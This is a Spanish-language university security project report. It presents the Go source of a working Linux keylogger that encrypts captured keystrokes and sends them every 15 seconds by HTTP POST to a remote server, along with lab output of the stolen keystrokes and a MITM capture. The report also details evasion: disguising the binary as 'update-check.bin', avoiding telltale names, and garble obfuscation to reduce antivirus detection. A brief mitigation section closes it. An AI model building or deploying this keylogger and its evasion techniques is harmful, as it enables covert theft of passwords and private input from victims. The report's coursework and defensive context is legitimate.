

Proyecto 2 Seguridad Informática

Fernando Urzúa

Ejercicio 1: Captura de información del teclado

Se desarrolló un **keylogger** en el lenguaje de programación **Go** que permite capturar toda la información ingresada por el teclado en un dispositivo con sistema operativo Linux. El keylogger funciona de forma continua, registra las teclas presionadas y prepara esta información para su posterior procesamiento (envío y cifrado).

Estructura y Explicación del Código

Dependencias

```
import (  
    "bytes"  
    "crypto/aes"  
    "crypto/cipher"  
    "crypto/rand"  
    "encoding/base64"  
    "fmt"  
    "io"  
    "log"  
    "net/http"  
    "strings"  
    "time"  
  
    "github.com/MarinX/keylogger"  
)
```

- `log`, `fmt`, `strings`, `time`: manejo de consola, texto y tiempo
- `github.com/MarinX/keylogger`: librería que permite acceder a eventos del teclado en sistemas Linux mediante dispositivos `/dev/input/event*`.

Variables claves

```
var (  
    keystrokes []string  
    securekey  = []byte("0123456789abcdef0123456789abcdef") // 32 bytes AES-256  
    serverURL  = "http://localhost:8080/recibir"  
)
```

- `keystrokes` : Guarda la información de las teclas presionadas antes de ser enviadas.
- `securekey` y `serverURL` son utilizadas para el cifrado y envío de los datos, pero no afectan la captura en sí.

Captura de los eventos de teclado

```
keyboard := keylogger.FindKeyboardDevice()
if len(keyboard) == 0 {
    log.Fatal("No se encontró dispositivo de teclado.")
}
fmt.Println("Escuchando en:", keyboard)

k, err := keylogger.New(keyboard)
if err != nil {
    log.Fatal("Error al abrir teclado:", err)
}
defer k.Close()
//Captura de eventos del teclado
events := k.Read()
```

- Busca automáticamente el **dispositivo de teclado**. Si no lo encuentra, termina el programa con un mensaje de error.
- Abre el dispositivo del teclado y se asegura de que se cierre adecuadamente al finalizar el programa.
- Comienza a escuchar los **eventos del teclado** en tiempo real.

Detección de las teclas

```
for e := range events {
    if e.Type == keylogger.EvKey && e.KeyPress() {
        key := e.KeyString()
        if len(key) == 1 {
            keystrokes = append(keystrokes, key)
        } else {
            keystrokes = append(keystrokes, "["+key+"]")
        }
    }
}
```

- Convierte el código de tecla a texto legible (ej: "a", "b", "ENTER").
- Si es una tecla "especial" como `ENTER`, `SHIFT`, se encierra entre `[]` para distinguirla

Envío de datos al servidor

```

ticker := time.NewTicker(15 * time.Second)
go func() {
    for range ticker.C {
        saveAndSend()
    }
}()

```

- Cada 15 segundos manda los datos obtenidos al servidor

Ejercicio 2: Cifrado y envío de información capturada

Una vez capturada la información del teclado mediante el keylogger, el siguiente paso consiste en proteger esa información cifrándola, y luego enviarla periódicamente a un **servidor remoto** donde pueda ser almacenada y posteriormente analizada.

Cifrado de los datos

Se utilizó **AES-256 en modo GCM** (Galois/Counter Mode) como algoritmo de cifrado simétrico. Esta elección se justifica por los siguientes motivos:

- **AES (Advanced Encryption Standard)** es un estándar ampliamente aceptado, confiable y seguro para el cifrado de datos.
- **256 bits** ofrece una alta seguridad y resistencia frente a ataques de fuerza bruta.
- **Modo GCM** agrega autenticación (integridad) al mensaje cifrado, evitando manipulaciones sin detección

```

func encryptAES(data string, key []byte) (string, error) {
    block, err := aes.NewCipher(key)
    if err != nil {
        return "", err
    }
    gcm, err := cipher.NewGCM(block)
    if err != nil {
        return "", err
    }
    nonce := make([]byte, gcm.NonceSize())
    if _, err := io.ReadFull(rand.Reader, nonce); err != nil {
        return "", err
    }
    ciphertext := gcm.Seal(nonce, nonce, []byte(data), nil)
    return base64.StdEncoding.EncodeToString(ciphertext), nil
}

```

- Crea un bloque de cifrado AES con la clave de 32 bytes.
- Crea un **GCM** sobre ese bloque.
- Genera un **nonce** aleatorio por cada mensaje.
- Cifra los datos y adjunta el **nonce** al mensaje.
- Devuelve el resultado en **base64**, listo para su transmisión.

Transmisión de los datos

```
func sendEncryptedData(ciphertext string) {
    resp, err := http.Post(serverURL, "text/plain",
bytes.NewBuffer([]byte(ciphertext)))
    if err != nil {
        log.Println("Error al enviar al servidor:", err)
        return
    }
    defer resp.Body.Close()
    log.Println("Datos enviados al servidor. Código:", resp.StatusCode)
}

func saveAndSend() {
    if len(keystrokes) == 0 {
        return
    }
    text := strings.Join(keystrokes, "")
    keystrokes = []string{}

    ciphered, err := encryptAES(text, securekey)
    if err != nil {
        log.Println("Error al cifrar:", err)
        return
    }

    sendEncryptedData(ciphered)
}
```

- Realiza una solicitud HTTP **POST** al servidor remoto en donde se envía el resultado de los datos cifrados.
- Envía el texto cifrado como **text/plain**.
- Muestra un log de la respuesta del servidor.
- Limpia el buffer para seguir capturando nuevas teclas.

Ejecución del ataque

1. Servidor

Desde una maquina virtual en **Parrot** con ip 192.168.56.102 montaremos el servidor http que nos permite obtener los datos

```
[x]-[user@parrot]-[~/attack]
└─$ chmod +x server
[user@parrot]-[~/attack]
└─$ ./server
Servidor escuchando en puerto 8080...
2025/06/25 13:31:48 Datos recibidos y descifrados
█
```

2. Victima

Desde una maquina virtual **Lubuntu** a la que consideramos que ya tenemos acceso, corremos con permiso **sudo** el keylogger `sudo ./log`, es necesario este permiso ya que el keylogger lee los inputs desde los archivos de configuración del sistema.

```
urzua@urzua: ~ x
urzua@urzua:~$ ls
Desktop  Downloads  Music      Public     Videos
Documents log         Pictures   Templates
urzua@urzua:~$ chmod +x log
urzua@urzua:~$ sudo ./log
Escuchando en: /dev/input/event2
2025/06/25 09:31:52 Datos enviados al servidor. Código: 200
2025/06/25 09:35:52 Datos enviados al servidor. Código: 200
2025/06/25 09:36:07 Datos enviados al servidor. Código: 200
2025/06/25 09:36:22 Datos enviados al servidor. Código: 200
2025/06/25 09:36:37 Datos enviados al servidor. Código: 200
2025/06/25 09:36:52 Datos enviados al servidor. Código: 200
█
```

3. Resultado

Podemos ver como en el servidor se guardan los logs de las teclas recibidas en intervalos de 15 segundos


```
Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]~[~/attack] tack)
$ls - $ls
logs server
[user@parrot]~[~/attack] tack)
$cd logs server
[user@parrot]~[~/attack/logs] denied
$ls x)~[user@parrot]~[~/attack]
2025-06-25_13-31-48_192.168.56.110:52862.txt
2025-06-25_13-35-48_192.168.56.110:57420.txt
2025-06-25_13-36-03_192.168.56.110:57420.txt
2025-06-25_13-36-18_192.168.56.110:57420.txt
2025-06-25_13-36-33_192.168.56.110:57420.txtescifrados
2025-06-25_13-36-48_192.168.56.110:57420.txtescifrados
2025-06-25_13-37-18_192.168.56.110:57420.txtescifrados
[user@parrot]~[~/attack/logs] recibidos y descifrados
$ 2025/06/25 13:36:33 Datos recibidos y descifrados
2025/06/25 13:36:48 Datos recibidos y descifrados
2025/06/25 13:37:18 Datos recibidos y descifrados
```

Podemos acceder a esta información abriendo un archivo en específico, o concatenándolos todos para tener toda la información

```
[user@parrot]~[~/attack/logs] tack)
$cat 2025*d +x server
A[BS] [BS]HAKPODEMOS[SPACE]PROBAR[SPACE]QUE[SPACE]TAL[SPACE]FUNCIONA[SPACE]ESTE[SPACE]KEYLOGGE
R
--- $./server
COMO[SPACE]SE[SPACE]PUEDE[SPACE]VER,[SPACE]SE[SPACE]
ESTAN[SPACE]ENVIANDO[SPACE]DE[SPACE]MANERA[SPACE]CONSTANR[BS]TE[SPACE]LOS[SPACE]COMO[SPACE]SE
[SPACE]PUEDE[SPACE]VER[SPACE]SE[SPACE]ENCIAN[SPACE]DE[SPACE]MANERA[SPACE]CONSTANTE[SPACE]LOS[
SPACE]D:25/06/25 13:36:03 Datos recibidos y descifrados
ATOS 2025/06/25 13:36:18 Datos recibidos y descifrados
P[BS]ESTA[SPACE]ES[SPACE]UNA[SPACE]PRUEBA[SPACE]DE[SPACE]LOS[SPACE]DATOS[SPACE]ENVIADOS[SPACE]
JA 2025/06/25 13:36:48 Datos recibidos y descifrados
L[SPACE]SERVIDOR[SPACE]8 Datos recibidos y descifrados
[R_SHIFT]3[R_CTRL][L_ALT][TAB][ ]
[user@parrot]~[~/attack/logs]
$
```

4. Man In The Middle

Ataque



```
Content-Type: text/plain
Host: 192.168.1.5:8080
Content-Type: text/plain
Accept-Encoding: gzip
User-Agent: Go-http-client/1.1
Content-Length: 164


W0tWzhZ5tqPLfo869YgalT9kV3u78/bt3K/sqHxy8u4RACyYBIuc5dat3KVAU521ugDIy1vLZ11bznPhSA25Ag+jDDLW4jWbvEUCrUIKGOLvpQpG5mS1qtDrmTa9SPie1v9OriVNT2xWCN9sGaw8fjWb/hf1l8rx4=

192.168.1.0/24 > 192.168.1.15 > [22:23:02] [net.sniff.http.request] http 192.168.1.5:8080/recibir
POST /recibir HTTP/1.1
Host: 192.168.1.5:8080
Content-Type: text/plain
Accept-Encoding: gzip
User-Agent: Go-http-client/1.1
Content-Length: 164

W0tWzhZ5tqPLfo869YgalT9kV3u78/bt3K/sqHxy8u4RACyYBIuc5dat3KVAU521ugDIy1vLZ11bznPhSA25Ag+jDDLW4jWbvEUCrUIKGOLvpQpG5mS1qtDrmTa9SPie1v9OriVNT2xWCN9sGaw8fjWb/hf1l8rx4=

192.168.1.0/24 > 192.168.1.15 > [22:23:02] [net.sniff.http.response] http 192.168.1.5:8080 200 OK -> urzua.bbrouter. (0 B ?)
192.168.1.0/24 > 192.168.1.15 > [22:23:11] [net.sniff.https] sni 192.168.1.13 > https://merino.services.mozilla.com
192.168.1.0/24 > 192.168.1.15 > [22:23:11] [net.sniff.https] sni 192.168.1.13 > https://merino.services.mozilla.com
```

Realizando un ataque MITM entre las maquinas involucradas, podemos ver las peticiones http que esta realiza, vemos como hace peticiones post a la ip del servidor, al ser protocolo http el contenido no va cifrado por defecto, pero debido a que se envía cifrado desde la maquina, no podemos acceder directamente al contenido, como podemos ver al analizar el trafico con wireshark




```
Content-Type: text/plain\r\n
Accept-Encoding: gzip\r\n
\r\n
[Full request URI: http://192.168.1.15:8080/recibir]
[HTTP request 1/4]
[Response in frame: 29]
[Next request in frame: 45]
File Data: 68 bytes
Line-based text data: text/plain (1 lines)
tcqxoSVWrvXl6Z2vw21+gNqAEmmkNSHLGAJbQk/g02CD3COXTdwK1fSXMW+cwmCnb0Q=

0060 31 39 32 2e 31 36 38 2e 31 2e 31 35 3a 38 30 38 192.168. 1.15:808
0070 30 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 47 0-User- Agent: G
0080 6f 2d 68 74 74 70 2d 63 6c 69 65 6e 74 2f 31 2e o-http-c lient/1.
0090 31 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 1-Conte nt-Lengt
00a0 68 3a 20 36 38 0d 0a 43 6f 6e 74 65 6e 74 2d 54 h: 68-Content-T
00b0 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d ype: tex t/plain-
00c0 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 -Accept- Encoding
00d0 3a 20 67 7a 69 70 0d 0a 0d 0a 74 63 71 78 6f 53 : gzip- -tcqxoS
00e0 56 57 52 76 58 6c 36 5a 32 76 77 32 69 2b 67 4e VWRvXl6Z 2vw21+gN
00f0 71 41 45 6d 6d 6b 4e 53 48 4c 47 41 4a 62 51 6b qAEmmkNS HLGABJbQk
0100 2f 67 30 32 43 44 33 43 4f 58 54 64 77 4b 31 66 /g02CD3C OXTdwK1f
0110 53 58 4d 57 2b 63 57 6d 43 6e 62 4f 51 3d SXMW+cwm Cnb0Q=
```


Ejercicio 3: Detección y mitigación

- Analizando el binario exportado con **ClamTk**, uno de los antivirus más usados en linux, obtenemos que el binario no es considerado una


amenaza




- Usando ossec como sistema de detección de intrusos, no detecta comportamientos sospechosos mientras el keylogger está en funcionamiento



- Pasando el binario a través de virusTotal recibimos una clasificación de 2/65 detectado como troyano. Sin embargo, esto es debido a que el binario está ofuscado, ya que se hizo la prueba con un código completamente inofensivo (hello world) y dió exactamente los mismos resultados



- Si probamos el binario sin ofuscar obtenemos tambien 2/65, pero esta vez es correctamente calificado como keylogger



Estrategias de evasión

Durante el desarrollo del proyecto, se implementaron diversas estrategias para **minimizar la probabilidad de detección** por parte de antivirus o herramientas de análisis estático, especialmente en plataformas como VirusTotal

Lenguaje de programación

- **Go** fue elegido como lenguaje debido a que compila directamente a código máquina, lo cual genera ejecutables directamente.

- A diferencia de lenguajes interpretados como Python, los binarios en Go no requieren dependencias externas ni un intérprete instalado.
- Esta característica dificulta el análisis dinámico por parte de ciertos antivirus que se basan en heurísticas de scripts.

Evitar patrones comunes

- Se evitó usar nombres evidentes como `keylogger`, `logger`, `capture`, `malware`, etc., tanto en variables como en rutas.
- En su lugar, se utilizaron nombres genéricos como `keystrokes`, `securekey` y el ejecutable se exportó con el nombre `update-check.bin`, simulando procesos del sistema.

Ofuscación del código

- Se utilizó la herramienta `garble`, que realiza una ofuscación de símbolos en los binarios de Go.
- Esto oculta nombres de funciones, variables y estructuras internas, dificultando el análisis estático.
- Como resultado, la versión ofuscada del binario redujo la detección en herramientas como VirusTotal a solo 2 motores de 65, y cambió la clasificación de "keylogger" a un troyano genérico, lo que indica una evasión parcial exitosa.
- Se compiló el código utilizando `garble build -ldflags="-s -w" -o update-check.bin`, `-s -w`: eliminan la tabla de símbolos de depuración y el DWARF (información de depuración), reduciendo aún más la superficie de análisis.

Simulación de comportamiento legítimo

- El programa se ejecuta como un binario independiente, sin dejar huellas visibles en el sistema más allá del tráfico saliente al servidor.
- La tasa de envío cada 15 segundos y el uso del protocolo HTTP simple imitan tráfico benigno, lo que puede ayudar a pasar desapercibido por IDS si no están configurados adecuadamente.

Alternativas de mitigación

Existen mecanismos de defensa que pueden implementarse para prevenir y detectar amenazas como un keylogger. Estas medidas pueden ser aplicadas tanto por usuarios comunes como por administradores de sistemas.

Para usuarios comunes

- Uso de antivirus con detección heurística y análisis de comportamiento, incluso en sistemas Linux (ej: ClamAV, Sophos, Comodo).
- Evitar ejecutar binarios desconocidos o descargados de fuentes no confiables.
- Monitorear manualmente procesos y tráfico saliente con herramientas como `htop`, `netstat`, o `Wireshark`.

Para usuarios avanzados

- **Sistemas de detección de intrusos** como **OSSEC**, **Snort**, o **Suricata** para identificar tráfico anómalo o procesos sospechosos.
- **Listas de control de acceso** que restringen el uso de dispositivos como `/dev/input/event*` a procesos específicos o usuarios confiables.
- **Listas blancas de aplicaciones** para permitir únicamente software verificado en estaciones de trabajo.

Este ejercicio demuestra que incluso un malware básico, con técnicas sencillas como ofuscación y cifrado, puede evadir buena parte de los antivirus si no se cuenta con mecanismos de defensa en profundidad. La educación del usuario, sumada a una infraestructura de monitoreo robusta, es clave para mitigar riesgos de seguridad en entornos reales.